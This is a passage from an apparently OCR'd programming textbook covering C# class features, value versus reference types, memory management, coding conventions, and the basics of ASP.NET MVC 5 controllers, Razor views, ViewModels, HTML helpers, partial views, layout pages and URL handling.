    Fraction f = new Fraction{ Numerator = 0, Denominator = 1 };
}
```

This is in fact semantically identical to the following code:

```
public static void Main( )
{
    Fraction temp = new Fraction( );
    temp.Numerator   = 0;
    temp.Denominator = 1;
    Fraction f = temp;
}
```

4.4.6 Inheritance

C# supports single inheritance (similar to Java, no multiple inheritance like in C++). A class will inherit from exactly one base class, and may implement zero or more interfaces (see later about interfaces).

A class may refer to its base class using the keyword `base`. We will discuss issues regarding inheritance in more detail when we take a look at polymorphism and interfaces.

4.4.7 Other class modifiers

There are a number of other keywords that can modify a class:

- **partial**
  A class can be declared partial, if its implementation is split up into two or more locations. This is often useful when a class is automatically generated using a tool, but the programmer still needs to be able to customize the behavior of the class without using inheritance.
- **sealed**
  When a class is declared sealed, it cannot be inherited from. One such example is System.String, which is sealed for security reasons.
- **abstract**
  This keyword can be used to declare a class that cannot be instantiated, i.e. the only way to use it is to derive from it. This will be explained better once we start looking at polymorphism.

4.5 Value types vs. reference types

C# supports both value types and reference types. The biggest difference between those two is where memory is located for objects of each type. Reference type instances are always located on the heap, and there is usually one or more reference "pointing" to this instance.
Value type instances are located on the stack when created as local variables, but when they are members of other types (classes or structs), the containing type decides where the memory is allocated.

Most of the time, you will be using classes, which are reference types. This means that whenever you create an instance of a class, you store a reference to that instance in a variable:


```
Fraction f = new Fraction( );
```

In this case, we created a single instance of the class Fraction (the statement `new Fraction( )` took care of that), and stored a reference to that instance in the variable f.

What happens if the code looks like this?

```
Fraction f = new Fraction( ); // Fraction is a class
Fraction f2 = f;
```

In this case, there is only a single instance of the class Fraction, but we've got two references "pointing" to that instance:



Those of you with a background in C++ will notice that this is exactly how pointers work in C++. A reference in C# is probably implemented behind the scenes using a pointer, but this is an implementation detail which we should not rely on.


However, if we would change the Fraction type from class to struct:

```
public struct Fraction
{
    // Other details remain unchanged
}
```

it would become a value type. These two lines of code:

```
Fraction f = new Fraction( ); // Fraction is now a struct
Fraction f2 = f;
```

would in that case result in two separate instances of the type Fraction being created:



By default, the primitive types in C#, such as `int`, `double`, `char`, `short` etc. are all value types. However, `string` is a reference type.

4.6 Memory management

One of the most error-prone features of C++ is the fact that programmers must take care of returning back dynamic memory which is no longer in use. Both C# and Java handle this by using "garbage collection". Instead of programmers explicitly releasing memory they've requested, a separate thread will execute from time to time, and collect memory which is no longer being used.

In C#, the garbage collection method being used is called "Mark'n'sweep". Also, dynamically allocated variables are a part of a "generation". When memory for a variable is allocated, it initially belongs to generation 0. If garbage collection takes place, and the memory survives being collected because it is still being used, it will be moved to generation 1. The garbage collector will not try to reclaim memory for variables belonging to generation 1 unless all variables from generation 0 that are not being used have been reclaimed, and the system is still low on memory.

It is worth noting that even though we do not have to worry about memory in C# as much as we must do in C++, we must still think about the resources we use and allocate. This will be covered better when we look at resources and the IDisposable interface.

4.7 Code quality

Writing quality code is very important, i.e. code must be both correct, effective, clear and understandable. In general, code is read more than it is written, and it is therefore essential that the code is as readable as possible.

Make sure you follow a few simple rules:

- Use correct indentation! Decide which you are going to use: spaces vs. tabs, and stick to your choice. Note that Visual Studio can help you here, and it even contains functionality to automatically fix the indentation for some source code. Don't rely on it, and strive to write correctly indented code from the beginning.
- Use meaningful and descriptive names for your classes, functions and variables. Names like "foo" and "bar" are not very descriptive, and should only be used in textbooks (like this one!), but not in production quality code.
- Comment your code. Ensure you comment the "why", not the "what", i.e. don't describe what is happening in the code (the code can take care of that itself), but rather "why" the code is the way it is.

4.7.1 Naming conventions

C# commonly uses the following rules for names of classes/functions/variables:

- Classes and functions use the "Pascal casing" convention: first letters in each word are in uppercase, other letters are in lowercase, no underscore. Example: SomeClass, DoSomething( ), etc.
- Variables use the "Camel casing" convention: similar to Pascal casing, but first letter is always in lowercase. Example: totalAmount

In some code you will see naming convention for class variables, where they will contain pre- or postfixes. The prefix gives information about the context of the variable, and possibly its purpose (or type). For instance, you will often see `int` variables using the n prefix, `string` variables using the str prefix etc. This is often referred to as Hungarian notation.

Class variables are often marked separately, and there are a number of conventions used:

- m_classVariable
- _classVariable
- classVariable_

Some prefer no such pre- or postfixes for class variables, but instead use the keyword `this` in front of all member variables when they are used. In this book, we will be using the m_ notation. Also note, that these prefixes are only used for variables, but NOT for properties.

Note: Hungarian notation (named after Charles Simonyi) is controversial, read these articles by Larry Osterman and Joel Spolsky.

4.7.2 Regions

Use the #region / #endregion blocks to divide code up into logical chunks of code. For example: member variables in a separate block, properties in another, etc.:

```
public class Fraction
{
    #region Properties
    public int Numerator { get; set; }
    public int Denominator { get; set; }
    #endregion

    #region Constructors
    public Fraction( )
    {
        Numerator = 0;
        Denominator = 1;
    }

    // etc., add other constructors here...
    #endregion
}
```

Then, in Visual Studio, you can use the Ctrl + M, M shortcut to open/close regions.

4.7.3 XML Documentation

Use XML documentation to comment your **classes and public functions.** Code documentation can then be extracted (using a flag in the compiler) into a separate .xml file (and then into something else, maybe by using NDoc). See a list of supported documentation tags here. Example:

```
/// <summary>
/// A short description of the function
/// </summary>
public void SomeFunction( int i )
{
    ...
}
```

Once you have commented your classes and public function this way, your comments will appear as tooltips each time other programmers use your class and/or their functions.

5. ASP.NET MVC

In this chapter we will focus on the ASP.NET MVC framework, version 5.0.


There are a number of excellent resources available online, and I encourage readers to check out the ASP.NET MVC 5 website, which covers how to write a simple web application using ASP.NET MVC. Do note that some of the tutorials and articles available online are covering issues we haven't talked about yet, such as connections to the database.

But first, we will study the MVC pattern.

5.1 MVC

The MVC pattern is very popular in web development frameworks, and is used by many frameworks (Ruby On Rails for instance). It is also used in other types of development, i.e. non-web related. MVC is one of many TLAs (Three Letter Acronym) and is a shorthand for Model-View-Controller. In this pattern, the application is split up into these three parts or layers. Each layer may contain many classes, i.e. there can be many controllers, many views, and many model classes.

Below is a drawing which describes this pattern:



This picture describes the process when a request is being made from a user (using a web browser), until it receives the response.

1. A request from a web browser is sent to the web server.
2. The web server translates the request to a action in a controller (see below) and transfers execution to it.
3. The controller first creates a model object, containing the data. Other kind of data processing might also happen.
4. Then, the model object is handed to the view, which takes care of rendering the view.
5. The result is then passed to the web server, which in turn hands it back to the browser.

Let us take a closer look at individual components.

5.1.1 Controller

The controller is the central piece in each operation. There may be many controllers in an application, each controller will usually handle a particular part of the application: ProductController would handle everything that has to do with products, UserController would take care of the users etc.

Each controller might contain many action methods, where a single method (a function) handles a single task (or a single operation). For example, the ProductController could have separate functions to:

- list all products
- view a particular product
- edit information about a product
- add a new product
- search for products
- filter products by some criteria
- etc.

Each request may display a different view, and views may also be reused between different requests. Typically, there will be many views for each controller.

5.1.2 Model

The model contains the data being worked with. In this layer, we often have POCOs (Plain Old Class Objects), and additionally some classes that interact with the datastore. Such classes are sometimes abstracted into another layer.

5.1.3 View

The views take care of rendering (generating HTML in our case), based on the data passed to it from the controller. In the case of web applications, the view will mostly contain HTML, but may contain blocks of code that inject HTML into the file, depending on the data being passed into it.

The view should be “passive”, i.e. it doesn’t request getting data from anyone, it will only use whatever data it will get from the controller. The controller must "push" the data into the view, and then ask the view to render itself - i.e. to generate the HTML code

5.2 ASP.NET MVC

5.2.1 What is ASP.NET MVC?

ASP.NET MVC is a web development framework from Microsoft, based on the ASP.NET framework, as well as the MVC architecture. There were two versions of ASP prior to ASP.NET MVC:

- Classic ASP
  ASP (Active Server Pages) use VBScript to generate HTML pages. There is little support for object-oriented methodologies, separation between presentation and logic is hard to achieve, so therefore such pages tend to get quite spaghetti-like.
- ASP.NET
  When ASP.NET was first released, it was a huge improvement over Classic ASP. Developers could write their code in either C# or VB.NET, code was separated from HTML, etc. etc. However, the development model used - called WebForms - tried to mimic the model used in Windows programming - called WinForms - but it didn’t map very nicely to the stateless nature of the web. This resulted in various workarounds being employed, such as the dreaded “viewstate”, and developers that didn’t know what they were doing could easily create very bloated web pages using this framework. ASP.NET is however still being used widely, and works quite well for developers which are familiar with the pitfalls of this framework.

In ASP.NET MVC, the developer must take more responsibility than in ASP.NET, and must therefore know both HTML and CSS in much more detail. In return, the developer has 100% control over the generated HTML.

There are several programming disciplines that are encouraged in ASP.NET:

- Unit testing is supported out of the box
- DRY programming (Don’t Repeat Yourself)
- etc.

It is also extremely pluggable, and ASP.NET MVC doesn't assume one framework over another:

- We may use our favourite unit testing framework (defaults to the built-in framework provided by Visual Studio)
- We can choose our own ORM framework (LINQ to Entities is just one option, lots of other are available)
- We may even change our view engine (lots of alternative engines exist), and in version 3.0, there are two view engines supported out of the box
- It doesn't favour one JavaScript library over another (defaults to jQuery but that can easily be replaced)

5.2.1.1 History

A number of versions have been released:

- Version 1.0 was released in 2009, and prereleases were available even before that.
- ASP.NET MVC 2.0 was released 11th of March 2010 and is built into Visual Studio 2010. It is also available as a plugin into VS 2008.
- ASP.NET MVC 3.0 was released on 11th of January 2011.
- ASP.NET MVC 4.0 was released on 15th of August 2012
- ASP.NET MVC 5.0 was released on 17th of October 2013

Finally, it is worth noting that ASP.NET MVC is an open source library, and the source code is available for download.

5.2.2 Controller

In ASP.NET MVC, a controller usually inherits from System.Web.Mvc.Controller, and its name must end with "Controller". Using this particular base class is not entirely necessary, but it provides many services that are valuable.

You will usually find all the controllers for your application in a folder called “Controllers”, but this is just a convention, it is not a requirement and can be changed.

A minimal controller - found in a School application - with just a single action method (the Index() method) may look like this:

```
public class StudentController : Controller
{
    public ActionResult Index( )
    {
        return View( );
    }
}
```

This action can be started by issuing the following GET method:

```
http://servername/Student/Index
```

During debugging, the “servername” part will probably be just “localhost”, followed by a port number. You will notice that the URL contains the first part of the controller name (Student), and the name of the action (Index). This is the default behavior out of the box, but if we want our URL’s to have a different format we can change this. More on this later once we cover routing.

If we look at the code inside this action, we notice that it transfers execution immediately to

the view, and does not create any model at all. Instead, it only asks the view to render itself, resulting in a view that does not contain any data (except for what was already hardcoded into the view). This is done by calling the function View( ), which can be found in the base class. This function loads the appropriate view - which is a file containing HTML and some minimal amount of code.

The view that will be rendered will be a view called “Index” (i.e. the same name as the name of the action), found in the “Views\Student” subfolder in the project. If the controller wants to explicitly specify what view to render, it can do so by calling a different version of the View( ) method:

```
public class StudentController : Controller
{
    public ActionResult Index( )
    {
        return View( "SomeOtherView" );
    }
}
```

In general, the controller can render views found in a folder called “Views\[ControllerName]”, i.e. in a folder with the same name as the controller, found inside the Views folder, and it can also render views found in the “Views\Shared” folder.

Obviously, most of the time we will want to specify what data to render in the view, otherwise we would just use static HTML pages! First, let us assume we have a class called Student:

```
public class Student
{
    public string Name { get; set; }
    public int Age { get; set; }
}
```

This will be our model class in this example.

Now let’s change the code inside the controller, so it will create an instance of our model class:

```
public class StudentController : Controller
{
    public ActionResult Index( )
    {
        var model = new Student { Name="Siggi", Age=25 };
        return View( model );
    }
}
```

In this case, the controller creates a model, and passes it to the view to render the data. The controller has other means to pass data to the view, i.e. it has access to the ViewData collection which contains any number of object instances that can be looked up by name, and in the latest version of ASP.NET MVC, it can also use the ViewBag collection, which uses the dynamic keyword to store dynamically typed objects. However, the model approach is used more, since it offers typesafe access to data inside the view.

There may be more than one action with the same name. Consider the action that allows the user to add a new student to the application. First, the user requests the form that allows him/her to create a new student, and this will generally be done by requesting an action called Create( ) in the controller. This method will use the GET HTTP method. Then, when the user has filled in the form, and wants to store the data he entered, he will issue a similar POST method with the same name:

```
public class StudentController : Controller
{
    public ActionResult Create( )
    {
        return View( );
    }

    [HttpPost]
    public ActionResult Create( FormCollection coll )
    {
        // TODO: store the data!
        return … // We will cover this later...
    }
}
```

As you will notice, the latter action is decorated with the [HttpPost] attribute. The ASP.NET MVC framework assumes that any method that isn't decorated with such an attribute should be used to handle HTTP GET requests.

You may notice that the return value for the action methods are all defined as of type ActionResult. In practice, we will rarely change this, and let functions inside the base class - such as the View( ) function - take care of returning the correct ActionResult. For instance, the View( ) function actually returns an object of type ViewResult which inherits from ActionResult, but this is an implementation detail which we won't worry about.

5.2.3 Model

The model object which the view receives could be one of the following:

- an entity object (which comes directly from the database), example: Student, Contact, Product, etc.
- a collection of entity objects. Example: IEnumerable<Student>, List<Student>, IQueryable<Product>. The difference between these various collection types will be explained later.
- a composite object, which may contain one or more entity objects (or collections of them). See below about ViewModel.

Usually, we will need some code to interact with the datastore, which will usually be a database but could be a web service, a regular file, or something completely different. We will take a closer look at this in the chapter where we discuss database connections.

Models, i.e. both the POCO classes and the classes that take care of the communication with the datastore, are usually stored in the “Models” subfolder. This is not a requirement though.

5.2.4 View

In ASP.NET MVC, a view is just an HTML page (with the .cshtml extension). By default in ASP.NET MVC 2.0, the view uses the ASP.NET WebForms view engine. With ASP.NET MVC 3.0, a new engine called Razor is also available. It has a slightly different syntax, which is less verbose, and this view engine is more clever in figuring out the difference between code and HTML. We will examine the Razor view engine view engine here.

A view may contain:

- a combination of HTML, javascript and css, just like a regular .html page. Preferably, it should contain minimal javascript and css, which should be located in external files.
- C# code following a @ tag, this code will be executed server side!
- we can put server-side comments inside pages by using @* and *@. Anything found inside such comments will NOT be rendered into the output, and will therefore not be seen by the client.
- inside a code block, as an alternative to using Razor comment syntax, you can use the commenting syntax of the programming language you're using, such as C#, //Single line comment or /*Multiline comment */

Note: even though we **can** put code inside a view, doesn't mean that we should. There should be as little code as possible inside a view!

Let us take a look at a typical view - or to be more precise, the view that we render as a result of calling the Student/Index method and a layout template :

```
@model Application.Models.Student
@{
    Layout = "~/Views/Shared/_Layout.cshtml";
}
@{
    ViewBag.Title = "Index";
}
<div>
    <p>Name: @Model.Name </p>
    <p>Age: @Model.Age /p>
</div>



<!DOCTYPE html>
<html>
<head>
    <title>@ViewBag.Title - My ASP.NET Application</title>
</head>
<body>
    <div>
        @RenderBody()
    </div>
</body>
</html>
```

As you will probably notice, the view and layout looks just like a regular HTML page. There are a few elements that are different:

- The first line is not regular HTML. It is Razor code that specifies the type of object that the view expects, hence strongly typed, and will also provide us with intellisense help in the view editor.
- The second block is Razor code that is explicted setting the layout page. In this case the layout file to be used.
- The third block is used to indicate the HTML title to display, the code above sets a `title` property of the ViewBag object. Notice that the layout template uses this value in the <title> element as part of the <head> section.
- Inside the HTML code are a couple of @ stubs. They contain C# code which accesses the data that should be inserted into the HTML page.
- Layout templates allow you to specify the HTML container layout of your site in one place and then apply it across multiple pages in your site. `@RenderBody()` renders the content of a page that is not within any named sections

This was a simple page, but let us assume that instead of displaying a single Student, the page is responsible for displaying a collection of students. In this case, we would need to do the following modifications:

- In the top line, we must specify that the Model is a **collection** of students instead of a single student
- The code inside the HTML must assume multiple instances of the Student class, and display them accordingly. For instance, we might want to create a table displaying a collection of students.

Here is a modified version of the Index.aspx file, and in this case it will handle many students. The change in the top line from the previous version is highlighted. Then, the majority of the body has changed as you will notice.

```
@model IEnumerable<Application.Models.Student>
@{
    ViewBag.Title = "Students";
}
<h2>Students</h2>
<table>
    <thead>
        <tr>
            <th>Name</th>
            <th>Age</th>
        </tr>
    </thead>
    <tbody>
        @foreach (var item in Model)
        {
            <tr>
                <td>@item.Name</td>
                <td>@item.Age</td>
            </tr>
        }
    </tbody>
</table>
```

As we will see later, the model object passed to the view may even be more complex, i.e. it may contain sub-objects, multiple collections etc. However, in principle, this is what we will be doing in the view; i.e. rendering HTML plus data passed to the view through the Model property.

5.2.5 ViewModel

As we saw above, it is often enough to pass a single entity object to the view, or a collection of such objects. But what if the data that is passed to the view is more complex? Imagine a page displaying information about a single product in a shopping website (such as when you view a book on www.amazon.com). The information needed to display the entire page may contain:

- the name of the product
- description
- price information
- pictures (one or more)
- a collection of customer quotes
- a collection of similar products bought by other customers who bought this product
- etc. etc.

The amount of data may be a lot, and it may come from different sources, i.e. it may come from many different tables in our datastore. In such cases, a particular ViewModel object is sometimes created that combines various information. The most important factor is that the view should only need to query a single object for all its data. The type of that object is sometimes a special class, created explicitly for that purpose, and such classes are sometimes called ViewModel classes. Example:

```
public class BookViewModel
{
    public string       Name          { get; set; }
    public string       Description   { get; set; }
    public decimal      Price         { get; set; }
    public List<string> RecentQuotes  { get; set; }
    public List<Book>   SimilarBooks  { get; set; }
    // Etc., there could be other properties here...
}
```

```
// Code inside BookController. Note: we assume that we've already
// written two functions: LoadBook() which returns a book with
// a given ID, and LoadQuotesForBook(), which returns a list of
// all quotes for a given book. There could be other similar
// functions which could load other data, such as a list of
// similar books etc.

public ActionResult Details( int? id )
{
    BookViewModel model = new BookViewModel();

    // Load the book itself. This is done inside the
    // LoadBook() function:
    Book b = LoadBook( id );

    // Pass all relevant data from the book object
    // to the viewModel object. Note that there is no need
    // to pass data which we won't use in the view.
    model.Name = b.Name;
    model.Description = book.Description;
    // etc.

    // Then, load other bits of information we are going
    // to display in the view, i.e. data which wasn't in
    // the Book object/table.
    model.RecentQuotes = LoadQuotesForBook( id );
    // Etc., look up all the values we need, perhaps in
    // multiple database queries (see later)

    return View( model );
}

// Finally, we must ensure that the View is aware of this
// ViewModel class (see above).
```

5.2.6 Reuse and layout

Since views are more like a HTML page instead of being a class, reusing HTML is more difficult than reusing code. If you have a piece of HTML code which is duplicated, it would make sense to move that block to a single place, and reference it from there. We have several options here, and the most commonly used will be covered in the next sections.

5.2.6.1 HTML Helpers

For small HTML snippets, it is often enough to create a C# function that generates a particular snippet. A number of such functions are already included, both inside the HtmlHelper class and the UrlHelper class. Adding new helper functions is not very complicated, should such need arise.

For instance, if you need to render a textbox which allows the user to enter an address, you could easily write the markup yourself:

```
<input type="text" id="address" name="address" />
```

You could also use the services provided by the HtmlHelper class - there is a property inside the ViewPage class called Html of type HtmlHelper:

```
@Html.TextBox("address")
```

Also, if you have a model object - say of type Student (see above), and you need to create a textbox for a particular property of Student, you may use the TextBoxFor function:

```
@Html.TextBoxFor(model => model.Name )
```

This version uses a special Lambda expression syntax that was introduced in C# 3.0, and we haven't covered yet, so we won't spend much time on this now. What we will gain from using this version is better support for validation (see later), plus if the Model object does contain a name (such as when we're editing information about an existing Student), the current name will be the initial value of the textbox in this version.

Instead of explicitly specifying the input type for a given property (textbox, checkbox etc.), we can use helper functions that take care of rendering an editor for any given property:

```
@Html.EditorFor(model => model.Name )
```

By default, this function will correctly recognize that since the property is of type string, a regular textbox should be used. It recognizes a number of types, but if you want to create your own editor type, you can do so, and this is covered very nicely here.
If you only want to display a particular element of the model, but you don't want to allow the user to edit anything, there are a number of DisplayXXX functions available:

```
@Html.DisplayFor(model => model.Name )
```

This will not generate an <input> field, but will provide us with read-only view of the data.

There are a number of other helper functions that we will be using. For instance, instead of writing our own links to action methods:

```
<a href="/Student/Create">Create a new student</a>
```

it is common to use the ActionLink helper function:

```
@Html.ActionLink( "Create a new student", "Create", "Student" )
```

By doing this, we can later change the actual URL format (see below about routing), and all the links will be fixed for us automatically.

Finally, one service that these classes provide is the ability to encode both HTML and URLs. This is important, since we don't want to create invalid URLs, and if we output HTML from users blindly, we are essentially creating a security threat. First, assume we are creating an URL, which contains a particular value present in the model. In that case, this code would create a valid URL, regardless of the content of the value we are adding to the URL:

```
<a href="/Some/Url/Im/Creating/@Url.Encode( Model.Name )" >Click
me</a>
```

I.e. if the Model.Name property contains a whitespace, it will be replaced with the + character, and other illegal characters will be replaced with the appropriate entities.

Also, when outputting values entered by the user, it is common to HTML encode them, i.e. to replace all occurrences of < and > with < and %gt; respectively, replace all occurrences of & with & etc. Example:

```
<p>@Html.Encode( Model.Name )</p>
```

Finally, there are the Html.DropDownList and the equivalent Html.DropDownListFor helper functions. They can be used to simplify creating <select> HTML elements. Assume we want to display a list of product categories in a <select> list:

```
<select id="Categories">
    <option value="1">Beverages</option>
    <option value="2">Dairy products</option>
    <option value="3" selected="selected">Cleaning
products</option>
    <!-- etc. -->
</select>
```

Instead of hardcoding these options - and sometimes that is also not feasible, since these values could change - we can use the Html.DropDownList function to generate this list for us. We must provide the function with a collection of the class SelectListItem, which basically is a collection of text/value pairs. Here is one way to create such collection, inside an action method which displays details about a given product and allows us to edit the product:

```
public ActionResult Edit( )
{
    List<SelectListItem> items = new List<SelectListItem>( );

    items.Add( new SelectListItem{ Text="Beverages",
                                   Value="1" } );
    items.Add( new SelectListItem{ Text="Dairy products",
                                   Value="2" } );

    // etc., add more items as needed

    ViewData["Categories"] = items;

    // We also need to create the model object etc.,
    Product model  = new Product( );
    model.Category = 2;
    model.Name     = "Milk";
    // etc.

    return View( model );
}
```

Yes, we are hardcoding the values inside the C# code instead of inside the HTML code, but it should not be too complicated to change the code such that it would read these values from a database (more on that later). Finally, we can access this collection inside the HTML code like this:

```
@Html.DropDownListFor( model => model.Category,
        ViewData["Categories"] as List<SelectListItem> )
```

Assuming that model.Category contains the ID of the category which should be selected by default, this function will create the <select> element and ensure that the item with the given id is selected. It is also worth noting that the <select> will automatically be assigned an id with the same name as the property, or “Category” in this case. Finally, the DropDownListFor function uses the => syntax which we will cover later when we take a look at lambda expressions.

There are a number of other HTML helper functions available, please check out the documentation for the classes HtmlHelper and UrlHelper (see above).

5.2.6.2 Partial views

A Partial view contains a piece of HTML code (plus C# code) that can be reused across multiple pages. It is located in a separate file, in the Razor view engine this file will have the extension .cshtml. which is just like a normal view. You should avoid having two files with the same name. An example of a partial view (saved in a file called StudentDetails.cshtml) could be like this:

```
@model Vefforritun2014_Chapter5_1.Models.Student

    <div>
        <p>Name: @Model.Name</p>
        <p>Age: @Model.Age</p>
    </div>
```

Note that this is not a complete HTML page, but just a small HTML snippet.

A partial view can then be rendered inside a page by using the helper method Html.RenderPartial. Note that the partial view has its own Model property, which can be supplied when the partial view is executed:

```
@model Vefforritun2014_Chapter5_1.Models.Student
<!DOCTYPE html>
<html>
<head>
    <title>Student information</title>
</head>
<body>
    <div>
        @{Html.RenderPartial( "StudentDetails", Model );}
    </div>
</body>
</html>
```

You will notice that in this case, we don't use the @ syntax, instead we use the regular @{ syntax. The reason for this is that @ will take the return value of the expression within the block, and write it to the output stream at this location. However, the RenderPartial function does that and doesn't return anything. Therefore, in this case, we must use this syntax. This inconsistency is quite unfortunate.

The location of the .cshtml file is assumed to be the same as the page calling Html.RenderPartial, or it could be located inside the "Views\Shared" folder, which should contain views (partial and full) which are shared between multiple views and/or controllers.

5.2.6.3 Layout pages

Usually, all pages in a web application should look roughly the same, and have the same layout: header/footer, navigation etc. The DRY principle states that we shouldn't repeat ourselves, and therefore it would be very inconvenient if we had to repeat all the layout code in every single page we create.

Layout(Master Pages in Web Forms) pages take care of this: a layout page defines the main layout, while a single page takes care of displaying only what is different between pages. A layout page will declare one RenderBody() and one or more RenderSection() (ContentPlaceHolders), and each page will "inject" its HTML into the section(or the HTML will replace it).

An example of a Layout page can be seen when a default MVC project is created using Visual Studio. Inside the folder “Views\Shared” is a file called _Layout.cshtml, which is the default layout page for the project. This page contains the “boilerplate” HTML code, i.e. the title, the definition of the body, header/footer (if any), navigation etc. Then, where the main body content should come, a special RenderBody() declaration appears:

```
@RenderBody()
```

Each view that wants to use this Layout page must then declare so in the top line of the view:

```
@{
      Layout = "~/VIews/Shared/_Layout.cshtml"
}
```

Razor also supports the ability to have multiple sections. To add a section to the layout we use the following syntax:

```
@RenderSection("Section")
```

A view that wishes to replace this section should declare the content as follows:

```
@section SectionName {
    <!-- TODO: place the content here! -->
}
```

The value of the name after the `@section` must match the name of the section found in the Layout page.

Each layout page may contain multiple sections, and each view may or may not replace any given section with its own content.

There can be many layout pages in a single project, and they can even be nested.

5.2.7 ResolveUrl

Inside HTML pages, when we specify the path to static files (images/css/javascript etc.), we have those three options:

- **Absolute path**
  Example: http://localhost:2817/Images/Link.png
  This doesn't work very well if/when the project is moved, for instance if we host it in one place and then decide to move it to another host. Also, debugging becomes very hard, since we are usually dealing with pages stored locally, while absolute URLs might point to external pages.
- **Path relative from the root**
  Example: /Images/Link.png
  This doesn't work very well if the root changes, i.e. if our site is hosted on a webserver where it is located in the root, but is then later moved to a website where it is no longer in the root, or vice versa. For instance, assume you have a website at http://www.example.com/dabs, but later it is decided to move it to http://dabs.example.com/. In that case, all links relative to the root would stop working.
- **Path relative from the page**
  Example: Link.png (or ../Images/Link.png if not in the same folder).
  This is also bad if the page is moved, or if the URL is to be placed inside a master page (which must serve various pages at various depths in the tree).

A fourth option is possible in ASP.NET (and in ASP.NET MVC as well), the ~ syntax, which solves all of these problems. Example: ~/Images/Link.png. In this case, the file is found in the Images folder, which is located in the root of the application. Note that the root of the application doesn't have to be the same as the root on the web server.

ASP.NET will then figure out the link relative to the root of the application. If the application is moved, i.e. either from the root of the webserver or to it, or moved to a different folder within the folder structure of the web server, all links will continue to work correctly.

Note however that this syntax can NOT be used in regular <a href or <img src tags. You will need to call special helper functions that take care of figuring out the exact urls for you. Example:

```
<img src='@Url.Content( "~/Content/Link.png" )' />
```

See also here: http://blog.wassupy.com/2010/03/building-urls-for-src-attributes-in.html

5.2.8 Routing

The default URL pattern in ASP.NET MVC is http://server/<controller>/<method>/<optional parameters>. This can be changed almost any way we want (covered here). The routes are initialized inside global.asax, where we can define a few events (inside the Application class):

- Application_Start -> executed when the web application is initialized
- Application_Stop -> when the application is shut down
- Session_Start -> when a new user enters the application
